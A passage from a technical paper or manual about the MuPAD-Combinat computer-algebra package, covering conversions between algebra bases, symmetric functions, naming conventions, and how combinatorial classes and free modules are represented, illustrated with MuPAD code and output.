The evaluation morphism is actually quite canonical, so it can make sense to declare it as a conversion to the system. This can be achieved with the `operators::overloaded::declareConversion` function:

```
>> operators::overloaded::declareConversion(FreeAlgebra,
    FreeCommutativeAlgebra,
    evaluation):
   FreeCommutativeAlgebra(x)
```

```
                              2 S([a, b, c])
```

Here, the conversion has been declared as implicit. If an expression mixes elements of `FreeAlgebra` and `FreeCommutativeAlgebra`, the former are automatically converted into `FreeCommutativeAlgebra`:

```
>> FreeCommutativeAlgebra([a, b]) + FreeAlgebra([c,b,a])

                        S([a, b]) + S([a, b, c])
```

Of course, such a feature is questionable. Depending on the context, it can prove very practical, or on the contrary dangerous. The user is the only judge, and she or he can restrict the scope of this conversion by using the `Explicit` option. In this case, the conversion will only be applied if requested explicitly by `convert` or by `new`:

```
>> operators::overloaded::declareConversion(FreeAlgebra, FreeCommutativeAlgebra,
    evaluation, Explicit):
   FreeCommutativeAlgebra(x);

                              2 S([a, b, c])

>> FreeCommutativeAlgebra([a, b]) + FreeAlgebra([c,b,a])

 Error: Don't know how to add a FreeCommutativeAlgebra and a Fr\
 eeAlgebra
```

Typically, for symmetric functions, we only provided explicit conversions to construct symmetric functions from partitions because those conversions are not canonical at all: the Schur function `s[3,2,1]` obtained by converting the partition `[3,2,1]` has nothing to do with the elementary function `e[3,2,1]`. We refer to the design notes and to the documentation of the `operators::overloaded` library for details on the mechanism we use for defining automatic conversions and overloaded operators and functions. Note that it is not (yet) completely possible to declare new conversions as above when the target domain of the conversion is one of the predefined domains of the MuPAD library.

To continue our exploration, we implement variations on the two previous domains, where we assume that the algebra generators are indexed by `1,2,...`. The basis elements of the free algebra and of the free commutative algebra are now respectively indexed by compositions and partitions.

```
>> domain FreeAlgebraInteger
       inherits Dom::FreeModule(Dom::Rational, combinat::compositions);
       category Cat::AlgebraWithBasis(Dom::Rational);

       basisName       := hold(E);
```

```
    exprTerm        := dom::exprTermIndex;
    one             := dom::term([]);
    mult2Basis      := dom::term @ _concat;
end_domain:
domain FreeCommutativeAlgebraInteger
    inherits Dom::FreeModule(Dom::Rational, combinat::partitions);
    category Cat::AlgebraWithBasis(Dom::Rational);

    basisName       := hold(e);
    exprTerm        := dom::exprTermIndex;
    one             := dom::term([]);
    straightenBasis := dom::term @ revert @ sort;
    mult2Basis      := dom::straightenBasis @ _concat;
end_domain:
```

The reader may have recognized here respectively the commutative and non commutative symmetric functions, expanded on the elementary symmetric functions; hence the basis names. To shorten the notations, we define two aliases, and declare the same evaluation conversion as before:

```
>> alias(NCSF = FreeAlgebraInteger,
         SF   = FreeCommutativeAlgebraInteger):
   operators::overloaded::declareConversion(NCSF, SF,
       operators::makeLinear(SF::straightenBasis,
                             Source   = NCSF,
                             ImageSet = SF)):
```

```
>> x := NCSF([1, 3, 2]);
```

```
                          E[1, 3, 2]
```

```
>> y := SF  ([1, 3, 2])
```

```
                          e[3, 2, 1]
```

```
>> SF(x)
```

```
                          e[3, 2, 1]
```

```
>> bool(SF(x)=y)
```

```
                             TRUE
```

Let us analyze the differences with our previous implementation of the free algebras. First, we chose an indexed notation for the basis elements, as this notation is more compact and quite conventional in other systems. This is the purpose of the line `exprTerm := dom::exprTermIndex`: `exprTerm` is the method of the domain which is called to convert a term into an expression, as well as to print a term if there is no `printTerm` method; `dom::exprTermIndex` is a possible implementation of `exprTerm`, inherited from the category, which gives indexed notations. The other difference is that, following the usual convention, the integers in the partitions are sorted decreasingly. Here, this is suboptimally achieved by reverting the list after sorting it in the `SF::straightenBasis` method.

A disadvantage of this implementation of `SF` is that elements with many repetitions are not represented compactly:

```
>> SF([1])^10
```

$$e[1,\ 1,\ 1,\ 1,\ 1,\ 1,\ 1,\ 1,\ 1,\ 1]$$

One might prefer to use another basis for SF, where the element above would be represented as the first generator to the power 10. This can be done *via* the usual exponent notation for partitions. The basis of the algebra now consists of integer vectors. The product of two elements is simply obtained by adding up the vectors part by part, which can conveniently be implemented using the `zip` MuPAD function.

```
>> domain SFExp
       inherits Dom::FreeModule(Dom::Rational, combinat::integerVectors);
       category Cat::AlgebraWithBasis(Dom::Rational);

       basisName       := hold(e);
       exprTerm        := dom::exprTermIndex;
       one             := dom::term([]);
       mult2Basis      := (v1,v2) -> dom::term(zip(v1,v2,_plus,0));
   end_domain:
```

Let us do some computations:

```
>> SFExp([1]);
   SFExp([2, 0, 1])*SFExp([1, 1]);
   SFExp([1])^10
```

$$e[1]$$

$$e[3,\ 1,\ 1]$$

$$e[10]$$

This notation could be confusing, so we override it:

```
>> SFExp::exprTerm := v -> _mult(dom::basisName.i^v[i] $ i=1..nops(v)):
   SFExp([1]);
   SFExp([2, 0, 1])*SFExp([1, 1]);
   SFExp([1])^10
```

$$e1$$

$$3$$
$$e1\ \ e2\ e3$$

$$10$$
$$e1$$

As is, the elements of this algebra are not uniquely represented. For example, the first generator of the algebra can be represented by any of `[1]`, `[1,0]`, `[1,0,0]`, `...`:

```
>> SFExp([1]), SFExp([1, 0]), SFExp([1, 0, 0]);
   bool(SFExp([1]) = SFExp([1, 0]))
```

$$e1,\ e1,\ e1$$

$$\mathtt{FALSE}$$

We leave it up as an exercise for the reader to fix this bug by implementing a `straightenBasis` method which strips out the trailing zeroes of the basis elements.

Of course, `SF` and `SFExp` really represent the same algebra; only the internal data representation changes. So, we provide as conversions the reciprocal isomorphisms obtained by extending by linearity the bijections `combinat::partitions::fromExp` and `combinat::partitions::toExp`:

```
>> operators::overloaded::declareConversion(SFExp, SF,
       operators::makeLinear(SF::term @ combinat::partitions::fromExp,
                             Source   = SFExp,
     ImageSet = SF)):
   operators::overloaded::declareConversion(SF, SFExp,
       operators::makeLinear(SFExp::term @ combinat::partitions::toExp,
                             Source   = SF,
     ImageSet = SFExp)):
```

Here is a simple conversion:

```
>> SF([4, 3, 3, 1]), SFExp(SF([4, 3, 3, 1]))
```

```
                                                    2
                    e[4, 3, 3, 1], e1 e3  e4
```

Let us check on an example that the conversions are indeed morphisms:

```
>> x := SF([3, 1]):
   y := SF([4, 3, 2]):
   x * y, SF( SFExp(x) * SFExp(y) )

                e[4, 3, 3, 2, 1], e[4, 3, 3, 2, 1]
```

We can write expressions that mix elements of both domains, and let the system find a way to convert them appropriately:

```
>> ( 1 + SF([3, 1])*x ) * SFExp([2, 0]) + SFExp([1])

                          4   2     2
                        e1  e3  + e1  + e1
```

A priori, the representation of the result cannot be predicted; it depends on how the overloading mechanisms choose to resolve the conversions. If the user prefers one of the representations, she or he can take over the control at any level of the expression by forcing proper conversions:

```
>>     (1 + SF([3, 1])*x) * SF( SFExp([2, 0]) )  +  SF( SFExp([1]) ) ;
   SF( (1 + SF([3, 1])*x) *     SFExp([2, 0]) )  +  SF( SFExp([1]) ) ;
   SF( (1 + SF([3, 1])*x) *     SFExp([2, 0])    +      SFExp([1]) ) ;

             e[3, 3, 1, 1, 1, 1] + e[1, 1] + e[1]

             e[3, 3, 1, 1, 1, 1] + e[1, 1] + e[1]

             e[3, 3, 1, 1, 1, 1] + e[1, 1] + e[1]
```

The implicit conversions are automatically applied transitively. As a consequence, we have without further work a conversion from `NCSF` to `SF`:

```
>> SFExp(NCSF([1, 4, 2, 2]))

                                    2
                                e1 e2  e4
```

Another consequence is that, when there are n different representations for an algebra (say the symmetric functions expressed on any of the `p`, `e`, `m`, `h`, or `s` basis), it is enough to implement $2n$ conversions to be able to get all the $n(n-1)$ possible conversions. Of course, it is still possible to implement some extra direct conversions for improved efficiency; when there are several ways to convert an element from one domain to another, the system always uses one of the shortest ones.

A typical computation

We conclude by a typical computation which involves basic linear algebra: we find the minimal polynomial of an element of the group algebra of the symmetric group of order 4:

```
>> SymGroup4 := subClass(permutations, 4):
   domain AlgSymGroup4
       inherits Dom::FreeModule(Dom::ExpressionField(), SymGroup4);
       category Cat::AlgebraWithBasis(Dom::ExpressionField());

       basisName       := hold(p);
       exprTerm        := dom::exprTermIndex;
       one             := dom::term([1,2,3,4]);
       mult2Basis      := dom::term @ permutations::mult2;
   end_domain:
   x := AlgSymGroup4([2,3,4,1]):
   y := x^0 + a1*x^1 + a2*x^2 + a3*x^3 + a4*x^4;

 a3 p[4, 1, 2, 3] + a2 p[3, 4, 1, 2] + a1 p[2, 3, 4, 1] +

    (a4 + 1) p[1, 2, 3, 4]

>> solve([coeff(y)], [a1,a2,a3,a4]);

               {[a1 = 0, a2 = 0, a3 = 0, a4 = -1]}

>> subs(z^0 + a1*z^1 + a2*z^2 + a3*z^3 + a4*z^4, op(last(1),1))

                                    4
                               1 - z
```

2.3 Current features

We conclude this guided tour by a summary of the current features. A first part of the package consists of predefined libraries to count, enumerate, and manipulate standard combinatorial objects (partitions, compositions, sets, words, permutations, tableaux, trees, ...), together with generic tools to help define new combinatorial classes:

- A computational engine for dealing with integer vectors with prescribed constraints (monomials, compositions, partitions, Dyck paths, ...)
- A computational engine for generating linear extensions of posets (standard young tableaux, standard ribbons, ...)

- The former `CS` library by S. Corteel, A. Denise, I. Dutour, and P. Zimmermann to deal with objects defined by a recursive grammar.

Most predefined libraries actually make use of these engines.

A second part consists of tools to build combinatorial algebras. The typical usage is to take a vector space with basis indexed by some combinatorial objects, to define a product for two basis elements and to extend the product by bilinearity. The system automatically takes care of the parsing of algebraic elements, of extensions of functions by linearity, bi-linearity or associativity, of conversions between different bases, etc. Similarly, one may define coproducts, antipods, and similar operators, to implement stronger structures such as Hopf algebras. Some preliminary work has been done to manipulate Lie algebras as well. In short, the system takes care of the algebraic work, so that one can concentrate on the underlying combinatorics rather than on the programming.

As examples of usage and applications, we provide a library for the algebra of symmetric functions, and we have (currently undocumented) libraries for the algebra of non commutative symmetric functions, the algebra of (free) quasi-symmetric functions, the Loday-Ronco algebra, the Weyl algebra, the rational Steenrod algebra, the type A Hecke and Hecke-Clifford algebras, as well as invariant rings of permutation groups, and group algebras.

In the mid-term we plan to provide predefined libraries for the free symmetric algebra, the algebra of matrix quasi symmetric functions, the descents and peaks algebras, general Ore-algebras, the symmetric Weyl algebra, the algebra of multi-symmetric functions, the divided power algebra, free Lie algebras, etc.

Finally, we provide a library for manipulating weighted automatons, and related semi-rings.

3 The design of the `MuPAD-Combinat` package

3.1 Naming conventions

Long names versus abbreviations

The convention for library, domain and function names is to use long names that are as meaningful and close to the English spelling as possible: e.g. partitions instead of PART, FreeQuasiSymmetricFunctions instead of FQSym, etc. In particular, abbreviations should be avoided, except in extreme cases where the short name is really well established (say Lex instead of Lexicographic). Here are the motivations for this convention:

- This is the convention used in MuPAD;
- Since MuPAD >= 2.0.0 has automatic name completion, long names are not too much of a pain to type in.

- This is helpful for users coming from other areas;
- The user can easily define shorthands (via aliases or assignments) for the functions he uses a lot. Actually this is quite reasonable: a working session starts by the definition of the notations and shorthands, exactly as any math document. Tip: in our daily usage, we have one file per topic we do research on, with a set of appropriate shorthands. Typically, when working on the Loday-Ronco Algebra, we use `BT` for `combinat::binaryTrees`, `Perm` for `combinat::permutations`, `LRA` for the Loday-Ronco Algebra, and so on.
- Given the variety of areas that intersect on combinatorial algebras, there are too many risks of conflicts with short names; the user needs to be able to choose his own notations given the context and the set of objects that are to be manipulated at the same time.

3.1.1 Case of names

We follow the capitalization rules of the MuPAD coding standard, which are quite similar to `Java` or `C++` rules:

- When a name is composed of several parts, the later parts are separated by capitalizing the first letter of the following parts. For example, "from reduced word" yields `fromReducedWord`. Using underscores to separate parts (as in `from_reduced_word`) is not recommended; some names in our code do not follow this recommendation yet.
- Names of options and local variables of domains are capitalized (`MinLength`, `R`).
- Names of normal variables, of functions, and of methods are not capitalized (`combinat::partitions::type`, `combinat::permutations::fromReducedWord`, `Dom::Matrix::transpose`).
- A few internal variables are fully capitalized to alert the user that they have a very specific behavior, and should be used with care (`DOM`, `TEXTWIDTH`).
- Badly enough neither the `MuPAD-Combinat` package, nor the MuPAD standard library do respect any clearly defined rule for domain names. As a rule of thumb, the name of a domain is not capitalized when the domain is a library (`combinat`, `combinat::generators`, and is capitalized when it is a true domain which contains elements (`Series`, `Dom::Rational`, `examples::SymmetricFunctions`). The later case includes for example all the domains in `Dom`, `examples`, `experimental`. On the other hand, the names of combinatorial classes in `combinat` are not capitalized (`combinat::partitions`). Other exceptions to this rule typically appear when the name of a library comes from initials (`IPC`) or from a person name.

This lack of coherency is a burden for both users and developers, and we hope to fix it at some point in the future, when the MuPAD library will undergo a similar naming convention cleanup.

Composite names

When the name of a library, domain or function is composed of several parts, and those parts are also used in other names, it may be worthwhile to order those parts from the most general to the most specific. For example, we used the name `combinat::integerVectorsWeighted` instead of the more natural name `combinat::weightedIntegerVectors`. The advantage is that all the domains dealing with integer vectors start with the same prefix, which is particularly practical with respect to automatic completion. This is also coherent with the hierarchy `library::sublibrary::subsublibrary`. Another typical case is when several functions return a similar result but under different forms; the function that is the most useful or natural gets the short name, and the names of the other functions, are suffixed with the "type" of the result (`words::inversions`/`words::inversionsList`, ...). We also used this rule of thumb for the names of the free module methods (`mult`/`multBasis`/`mult2`/`mult2Basis`, `straighten`/`straightenBasis`, `print`/`printTerm`/`printMonomial`/`printBasis`).

3.2 Representing combinatorial objects and classes

The notion of *combinatorial object* is best described by some examples: a partition, a binary tree, a permutation, a graph, a Feynman diagram, a Dyck word, and other similar discrete objects are all combinatorial objects.

A *combinatorial class* is a (countable) set of related combinatorial objects (e.g. the set of all partitions, the set of all binary trees, the set of all standard permutations), on which a *size* function is defined (e.g. the size of partition is the sum n of its parts; the size of an integer vector consist of a pair (n, k) of integers: its sum n and its length k; the size of a tree is the number of its nodes). Typically, the fibers of the size function define natural finite subsets of the class that one wants to count, enumerate, and so on (e.g. counting all the partitions of $n = 4$, listing all the integer vectors of sum 5 and length 3); we say "typically", because there are some cases where it is practical to use this framework even if the subsets are only countable. In many cases optional restrictions can be added to define smaller subsets of the class to be counted/enumerated/..., (e.g. the partitions of 4 of length at most 4). In some combinatorial classes (e.g. the class of the permutations of 5), the size function may be degenerated and have only one non trivial fiber.

Representing combinatorial objects

A combinatorial object may belong to several combinatorial classes simultaneously. For example, the list `[4,3,2,1]` may be interpreted as a partition, a permutation, an integer vector, a composition. This is reflected in MuPAD by our convention that a combinatorial object is not necessarily strongly typed by the combinatorial class(es) to which it belongs. An object has a unique domain: it corresponds to the data structure of the object and can be obtained by the command `domtype`. On the other hand, it may be of different types: they correspond to the different semantics that can be attached to the object, and they can be tested with `testtype`.

For example, `[3,4,2,1]` belongs to the MuPAD domain of lists, `DOM_LIST`; it is simultaneously a list of positive integers (`Type::ListOf(Type::PosInt)`), a word, a permutation, etc, while it is not a partition:

```
>> domtype ([3, 4, 2, 1]);
```

```
                              DOM_LIST
```

```
>> testtype([3, 4, 2, 1], Type::ListOf(Type::PosInt)),
   testtype([3, 4, 2, 1], combinat::words),
   testtype([3, 4, 2, 1], combinat::compositions),
   testtype([3, 4, 2, 1], combinat::integerVectors),
   testtype([3, 4, 2, 1], combinat::permutations),
   testtype([3, 4, 2, 1], combinat::partitions)
```

```
                TRUE, TRUE, TRUE, TRUE, TRUE, FALSE
```

In the MuPAD terminology, the domains like `combinat::compositions` are called *facade domains*; they do not really contain elements of their own.

On the other hand, some combinatorial objects, such as trees, require a specific data structure; these objects are strongly typed, that is their domain is the class itself. This has, among others, the advantage that they are pretty printed by the system:

```
>> t := combinat::binaryTrees([1, [1], [1]]);
   domtype(t);
   testtype(t, combinat::binaryTrees);
```

```
                                  o
                                 / \

                        combinat::binaryTrees

                                TRUE
```

This choice of not systematically using strong typing for combinatorial classes is not an obvious one, and there is no clear cut criteria for deciding whether a given combinatorial class should use strong typing or not. On the one hand, strong typing allows for object-oriented techniques and overloading. On the other hand, having to cope with all the conversions (a partition is also a composition, ...) can be quite a burden for both the user and the programmer; indeed, choosing which implicit conversions to provide is not an easy task, given the overwhelming number of natural bijections. Finally, with the current MuPAD language, there is a small memory and time overhead with strong typing; this can be considered as a misfeature of MuPAD though.

Aside from the data structure criteria, another reasonable criteria is whether the combinatorial class has natural "algebraic operations". This is why we currently have both a facade domain `combinat::permutations` for general permutations seen as words, and a real domain `Dom::SymmetricGroup` for standard permutations seen as elements of the symmetric group. Actually, it could be reasonable to have a real domain `Dom::Permutation`, and have `Dom::SymmetricGroup` and `Dom::PermutationGroup` be facade domains for `Dom::Permutation`. This is still under discussion, and comments are welcome.

Representing combinatorial classes

Combinatorial classes for which we want to do counting, generation, or other manipulations are represented by MuPAD domains, like `combinat::partitions` or `combinat::binaryTrees`. Note that, in many cases, those domains are just *facade domains* and do not really contain elements: as we said above, the domain of a partition, or of a permutation, is really `DOM_LIST`. Those domains also define a MuPAD type; by convention, it is named like `combinat::partitions::type`, and can be tested with:

```
>> testtype([3, 2, 2, 1], combinat::partitions)
```

```
TRUE
```

Simpler combinatorial classes, which we only want to use for type checking, are just represented by MuPAD types. This is typically used for subsets of other combinatorial classes. For example, the standard permutations form a subset of all permutations, and are represented by the type `combinat::permutations::typeStandard`. We are not quite happy with this naming convention; however, for better localization, we really would like to keep the types defining a subset of a domain inside this domain. Another option was to use subdomains even in this case. But domains are quite special (and expensive?) objects in MuPAD: they have a reference effect, they cannot be deleted, etc. So, we feel that this would be overkill, especially for parametrized types like `PermutationOf([a,b,c,d])`.

Another related situation: quite often, we have a function that returns a collection C of related objects, usually as a list. Think of `combinat::words::shuffle([1,2,3],[a,b,c])` which returns a list of words. Or think of the inverse of a function that is not at all injective like `combinat::permutations::fromCycleType` (it returns all the permutations having a given cycle type). In such cases, we often want to do some more involved things, like having a generator for the elements of C, or being able to count them without actually generating them. Then, it is natural to consider C as a combinatorial class, and to represent it by a MuPAD domain. This gives a unified interface to all the standard functions for counting, generating, ...:

- `combinat::words::shuffle::count(word1,word2)`
- `combinat::words::shuffle::list(word1,word2)`
- `combinat::words::shuffle::generator(word1,word2)`

As a nice side effect, the standard alias from `new` to `list` allows to use the natural syntax `combinat::words::shuffle(word1,word2)` to obtain the collection C. So, switching from a simple function which returns C to a domain for the elements of C is transparent for the user. Usually, such a domain will be a subdomain of an existing domain (here `combinat::words::shuffle` is a subdomain of `combinat::words`).

Combinatorial classes and categories

A domain which represents a combinatorial class belongs to the category `Cat::CombinatorialClass`. Such a domain should implement at least `generator` or `list`. This category also provides naming conventions for usual functions like `count`, `first`, `next`, `random`, `unrank`, ... The implementation of those functions is not explicitly required by the category `Cat::CombinatorialClass`: depending on the specific combinatorial class sometimes they are not yet implemented, sometimes there exists no efficient algorithm, or sometimes they simply do not really make sense.

In the future, we may think about refining `Cat::CombinatorialClass` into subcategories that describe which of those functions are available (for example, the category of combinatorial class which provide an `unrank` function). So far, the benefits coming from such refinements do not seem to justify the overhead in the complexity of the category hierarchy.

Also, all of this is not really specific to combinatorial classes. We could imagine generalizing this to any kinds of collections of objects, and mimic the category hierarchy of, e.g. `Aldor`.

By convention, all the subcategories of `Cat::CombinatorialClass` have a name of the form `Cat::XxxClass`. Right now, we have two sub categories of `Cat::CombinatorialClass`:

- `Cat::decomposableClass`
- `Cat::integerListsLexClass`

Those two categories are purely technical; they respectively provide wrappers around the generic domains `combinat::decomposableObjects` and `combinat::integerListsLexTo` and allow to factor out some routine code. For example, `combinat::partitions`, `combinat::integerVectors`, and `combinat::compositions` are in the category `Cat::integerListsLexClass`, which takes care of the parsing of common options.

Further naming comments

The names of the domains `combinat::integerListsLexTools` and `combinat::decomposableObjects` are quite different. This reflects the fact that those two domains do not play the same role. `combinat::decomposableObjects` is a parametrized domain whose instantiations represent combinatorial classes, whereas `combinat::integerListsLexTools` essentially is a collection of tools with a scarce interface, geared toward speed and internal use.

The name `Cat::integerListsLex` is too general, since this category contains only the combinatorial classes described using length, bound, and slope constraints. For example, the elements of `combinat::permutations` are integer lists and are naturally ordered lexicographically; however this combinatorial class is *not* in `Cat::integerListsLex`. Badly enough, we haven't found a better name that would not be too long. Unless someone comes up with a clever suggestion we will stick to this name.

We use `Next` for the name of the method that computes the next element in a combinatorial class. This is not coherent with `first`, `last` and with the general convention that a method name start by a lowercase letter. Badly enough, `next` is a reserved keyword, and we cannot use it as method name in MuPAD.

3.3 Representing combinatorial algebras

What is a combinatorial algebra after all?

Let us start by a precise definition for the term *combinatorial algebra* that we have used so far in a rather informal way.

Given a combinatorial class C, and a ring R, one can define the *free module F with basis indexed by C over the ring R*; an element of F is a formal finite linear combination of elements of C with coefficients in R. Alternatively, an element of F can be interpreted as a function from C to R with finite *support*; that is a function which is zero except on finitely many elements of the basis C.

For example, here is an element of the free module with basis indexed by partitions, over $\mathbb{Q}$:

$$x := 4[3,2,1] + 3[2,1,1] + 1/4[1,1,1,1]\,.$$

Polynomials are another typical example of free modules, and we extend the usual definitions used for polynomials. The *coefficient* of $[1,1,1,1]$ in x is $1/4$; we call the partition $[3,2,1]$, seen as an element of F, a *term*; $4[3,2,1]$ is a *monomial*; finally, the *support* of x is the set of the partitions with non-zero coefficients, that is $\{[3,2,1],[2,1,1],[1,1,1,1]\}$.

By *combinatorial algebra* we mean such a free module, together with some extra algebraic operations (a product, coproduct, antipod) which makes it an algebra, a bialgebra, or a Hopf algebra. Those operations are typically defined by linearity on the basis.

With this definition, we have distinguished a special basis of the combinatorial algebra. Most of the time, a combinatorial algebra (like the algebra of symmetric functions) will actually have several interesting basis (Schur functions, power-sum functions, ...), all of them indexed by C. The underlying free module remains the same, but the operations will vary accordingly. Changing from one basis to the other is one of the fundamental operations.

Why use strong typing?

Traditionally in computer algebra systems (say with `SF`, `ACE` [Vei98] or μ-`EC` [Pro99]), symmetric functions have been represented by symbolic expressions:

```
>> p[2]*p[1];
   muEC::SYMF::Top(p[2]*p[1]);
   muEC::SYMF::Tos(p[2]*p[1])
```

```
                          p[1] p[2]

                           p[2, 1]

                       s[3] - s[1, 1, 1]
```

This is also the approach used for polynomials, and more generally for Ore-algebras in `Maple` [CGG+88]. This has several advantages:

- This is simple, and requires (at first) very little programming and computer algebra knowledge from the user;
- The syntax for constructing elements is terse;
- All the standard tools for manipulating expressions (`factor`, `expand`, `simplify`, ...) are instantly available;

- One can easily manipulate factored expressions which mix different basis.

However, this approach has also serious drawbacks:

- The syntax for manipulating expanded expressions is lengthy; one cannot simply write (a*b);
- The tools for manipulating expressions do not know what they manipulate, and may do invalid operations; for example, symbolic expressions are usually considered as commutative, which may yield incorrect results when computing with non commutative symmetric functions. Staying on the safe side may require a fair amount of knowledge about the system from the user, which is not acceptable for beginners.
- Programming a function which deals with elements of the free module requires a fair amount of work just to parse the expressions on input (75% of the code in the symmetric functions package in ACE is related to this); one option to reduce the amount of code, is to first convert the input into an internal representation before manipulating it; however this means that the elements are converted back and forth all the time, which has a non-negligible computation cost.
- The data structure is not hidden, and there is no room left for optimization;
- There is a risk of conflict if two combinatorial algebras use the same name for their basis (e.g. all generalizations of the symmetric functions have some kind of elementary functions, which one would like to display as `e`). In particular, one cannot mix two algebras that use the same basis name in the same expression.
- One cannot easily choose the coefficient ring (think of symmetric functions with coefficients in a finite field, free symmetric functions with coefficients being themselves symmetric functions).
- One cannot easily hide and factor out the complexity, and let a user define his own algebra in a very short amount of code.

Altogether, this approach is fine when there are very few combinatorial algebras; however it does not scale to a dozen predefined algebras (that's our short-term goal) plus myriads of user-defined algebras. In practice, this is one of the main reasons why the `ACE` [Vei98] project stalled when defining many new algebras became a must.

It was time for a complete redesign and rewrite of the package. We will see that using strong typing allows for circumventing all those drawbacks, without loosing too much of the advantages. The choice of switching to MuPAD was largely influenced by the strong integration of their domains/axioms/category

mechanism in their system, that allows for strong typing, and object-oriented techniques.

Representing free modules

The first thing to do is to choose the internal data structure to store an element of a free module. There are different possible implementations without a clear cut advantage of one over the others (as a parallel, in C++ there exists two implementations of association tables: `map` using sorted lists and `hash_map` using hash tables). We provide several of them:

`Dom::FreeModuleTable(R, Basis)` An element `x` is stored as an association table (`DOM_TABLE`). For example, here is the internal representation of an element `x`:

```
>> F := Dom::FreeModuleTable(Dom::Rational, combinat::partitions):
   x := 4*F([3, 2, 1]) + 3*F([2, 1, 1]) + 1/4*F([1, 1, 1, 1]);
   extop(x)
```

```
   4 B([3, 2, 1]) + 3 B([2, 1, 1]) + 1/4 B([1, 1, 1, 1])
```

```
                  table(
                    [1, 1, 1, 1] = 1/4,
                    [2, 1, 1] = 3,
                    [3, 2, 1] = 4
                  )
```

Since any MuPAD object can be used as index of a table, there is no restriction on the basis elements. Accessing the coefficient of a term is constant time.

`Dom::FreeModulePoly(R, Basis)` The kernel polynomial objects of MuPAD (domain `DOM_POLY`) are stored in a sparse non-recursive way using sorted lists of monomials with a fixed number of variables. If one forgets about the product, this provides a sparse data structure which is both compact in memory and very fast for linear operations. Typically, the MuPAD sparse matrices (domain `Dom::SparseMatrix`) use univariate polynomials internally as internal representation for sparse column vectors.

Similarly, an element `x` of `Dom::FreeModulePoly(R, Basis)` is stored using a polynomial:

```
>> (F := Dom::FreeModulePoly(Dom::Rational, combinat::partitions);
   x := 4*F([3, 2, 1]) + 3*F([2, 1, 1]) + 1/4*F([1, 1, 1, 1]));
   extop(x)
```

```
1/4 B([1, 1, 1, 1]) + 3 B([2, 1, 1]) + 4 B([3, 2, 1])
```

```
                      3       2
poly(1/4 _X  + 3 _X  + 4 _X, [_X])
```

To achieve this, one needs to be able to represent an element of the basis using an exponent vector (an integer, or a fixed-length list of integers). This is trivial when the basis readily consists of fixed length lists of integers (integer vectors, standard permutations of a given n, ...). Otherwise, the user may provide a pair of functions `rank` and `unrank` that does the conversions. By default, the system creates a dummy pair of such functions: the `rank` function associate in turn the numbers `1,2,3,...` to each new object it encounters. For example, the rank of `[3,2,1]`, `[2,1,1]`, and `[1,1,1,1]` above are respectively `1`,`2`, and `3`, that corresponds to the order in which the corresponding elements of `F` have been created.

This representation is very fast for linear operations. Furthermore, if univariate polynomials are used with the variable `_X` (this is the default), the data structure coincides exactly with the one used by `Dom::SparseMatrix`. This allows for zero-cost conversions to and from sparse vectors, for doing linear algebra.

Accessing the coefficient of a term in an element `x` is logarithmic in the number of terms of `x` (in the multivariate case, with MuPAD $<$ 3.0.0 this is linear instead of logarithmic).

Ranking and unranking is only done for conversions, and computing products. In practice, the overhead with the dummy implementation seems to be negligible, and largely compensated by the fact that most operations deal with integers.

`Dom::FreeModuleList(R, Basis)` Thanks to Stefan Wehmeier, (Univ. Paderborn) and Werner M. Seiler (Univ. Karlsruhe), this was mostly already implemented in the MuPAD library under the name `Dom::FreeModule` since 1997. An element is represented by a sorted list of terms. For example, here is the representation of the element `x` above: `[[4, [3, 2, 1]], [3, [2, 1, 1]], [1/4, [1, 1, 1, 1]]]`.

Obviously, there needs to be an order on the basis elements (`Basis` should be a `Cat::OrderedSet`). Accessing a leading or trailing term is constant-time; accessing the coefficient of a given term in an element `x` is logarithmic in the number of terms of `x`.

All those implementations are in the category `Cat::ModuleWithBasis` which defines a unified interface. So, one can change the underlying implementation at any time. Unless you have a specific reason to choose one of the implementations, just use the default implementation `Dom::FreeModule(R, Basis)`.

Representing combinatorial algebras on a given basis

Once the underlying linear structure is implemented, it is very easy to construct functions on a free module by linearity / bilinearity / multilinearity on the basis (see the examples) using the utilities from `operators`. So, implementing operations like products, coproducts, antipods usually boils down to implement the underlying combinatorics. Note that we do not have yet a general construction for the tensor product of two free modules `F1` and `F2`, but you can emulate one by hand by building a free module whose basis elements are pairs of basis elements of `F1` and `F2`.

Altogether, this allows to implement a domain `F` for the elements of a combinatorial algebra expanded on a given basis (e.g. the domain of symmetric functions expanded on the Schur functions, or the domain of symmetric functions expanded on the power-sum functions). The product of two elements of `F` is automatically expanded on the basis, and belongs again to `F`. Such a domain belongs to the category `Cat::AlgebraWithBasis` (later on, there will be categories such as `Cat::BialgebraWithBasis`, `Cat::HopfAlgebraWithBasis`).

Representing combinatorial algebras with several bases

A combinatorial algebra with several natural bases will be represented by several domains. Converting from one basis to another is an essential operation, and it is strongly desirable to be able to mix in the same expression elements that are expressed in different basis. This can now be achieved through overloading and the definition of appropriate implicit conversions (see the demonstration).

Developing the underlying tools that allow to do this seamlessly required a fair amount of work. Indeed, one parameter overloading in MuPAD works fine by delegating the work to the corresponding method of the parameter; on the other hand, the plain system essentially does not help much for multi-parameter overloading, which has to be carefully done by hand in each and every library (think about computing a product where the operands are in turn a symmetric function on the p basis, an integer, a symmetric function on the e basis, and a rational number). So we had to specify and implement a new mechanism that takes care of implicit conversions, and multi-parameters overloading. We essentially mimicked ideas taken from the GAP system [GAP99], as well as from the static overloading mechanisms of standard languages like `C++`. The main difficulty was to choose the right level of generality, so as to make the system powerful enough, yet simple, safe, and sound. Our choices were largely influenced by our practical experience with the kind of computations we have in mind. This new overloading mechanism is being discussed for integration and systematic use in the MuPAD library. We are not at all specialists of this sensible subject, so comments and suggestions about this are very welcome. For details, see:

`http://mupad-combinat.sf.net/doc/html/operators/overloaded.html`

This mechanism is currently pretty rudimentary and limited. However, we have been playing with it intensively, and have done some really hairy stuff based on it. The semantic has proven so far to be safe, sound and robust, while really much more practical and powerful than the plain overloading mechanism. The time overhead is reasonable; if it became an issue, the specifications leave quite some room for optimisations, in particular by inclusion in the MuPAD kernel.

When defining combinatorial algebras with several bases, we organize the code in a fairly standardized way, which takes care of various technical issues such as initialization or parameterization of the algebra by the coefficient ring. We urge the interested reader to check out the code in the examples library, and in particular:

`http://mupad-combinat.sf.net/lib/EXAMPLES/SymmetricFunctions.mu`

Conversions to and from expressions

